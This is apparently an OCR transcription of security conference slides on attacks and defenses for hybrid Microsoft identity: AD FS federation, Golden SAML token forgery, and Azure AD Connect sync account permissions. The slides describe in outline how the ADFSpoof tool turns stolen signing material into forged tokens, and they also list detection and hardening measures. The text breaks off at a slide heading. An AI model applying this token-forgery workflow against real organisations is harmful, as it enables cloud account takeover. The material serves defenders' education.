
Security Challenges in a Hybrid World

Sean Metcalf (@PyroTek3)
sean @ Trimarc Security . com
TrimarcSecurity.com

ABOUT

- Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud and VMWare Infrastructure.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP (2017, 2019, 2020, & 2021)
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DEF CON Cloud Village Keynote, DerbyCon, Shakacon, Sp4rkCon, & TEC
- Security Consultant / Researcher
- Active Directory Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)



Agenda

- From On-Prem to Cloud – Compromising Cloud Integration to Compromise the Microsoft Cloud
- From Azure AD to Azure
- Azure AD Application Permissions
- Solar Winds (“Solarigate”) Cloud Attack & Defense
- Recommended Azure AD Defenses

Attackers Target Cloud

- Suttons Law:
  - When diagnosing, one should first consider the obvious.
  - See also Occam’s Razor ("entities should not be multiplied without necessity“)
- What does this mean?
  - Cloud is relatively new
  - Cloud security often misunderstood
  - Cloud is where the data is

From On-Prem to Cloud

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

Identity

Attacking Federation

DEF CON 25 (July 2017)

How to steal identities – federated style


Federation is effectively Cloud Kerberos.

Own the Federation server, own organizational cloud services.

Token & Signing certificates ~= KRBTGT (think Golden Tickets)

https://www.youtube.com/watch?v=LufXEPTlPak


Attacking Federation: Forging SAML



THREAT RESEARCH BLOG POST

Golden SAML: Newly Discovered Attack Technique Forges Authentication to Cloud Apps

https://www.cyberark.com/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-cloud-apps/



ADFSpoof

A python tool to forge AD FS security tokens.

Created by Doug Bienstock (@doughsec) while at Mandiant FireEye.


Detailed Description

ADFSpoof has two main functions:

1. Given the EncryptedPFX blob from the AD FS configuration database and DKM decryption key from Active Directory, produce a usable key/cert pair for token signing.
2. Given a signing key, produce a signed security token that can be used to access a federated application.

This tool is meant to be used in conjunction with ADFSDump. ADFSDump runs on an AD FS server and outputs important information that you will need to use ADFSpoof.


From ADFS to Cloud



Federation Server Attack Defense & Detection

- Protect federation certificates.
- Protect federation servers (ADFS) like Domain Controllers (Tier 0).
    - Ensure that the ADFS server & SQL server/database is in a top-level admin OU.
    - Limit the group policies that apply to ADFS related systems.
    - Restrict local admin rights on ADFS related systems.
- Install Azure AD Connect Health on ADFS servers – provides additional insight to ADFS configuration and risky signins.
- Consolidate and correlate federation server, AD, and Azure AD logs to provide insight into user authentication to Office 365 services.
- Correlate Federation token request with AD authentication to ensure a user performed the complete auth flow.

Azure AD Connect Permissions



Permissions for the created AD DS account for express settings


The account created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
- Replicate Directory Changes - Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid

DEF CON 25 (July 2017)

Azure AD Connect Service Account Rights

Dirk-jan Mollema (@_dirkjan) covers rights that the Azure AD Connect service account has to Azure AD: https://dirkjanm.io/talks/



Fun stuff to do with the Sync account

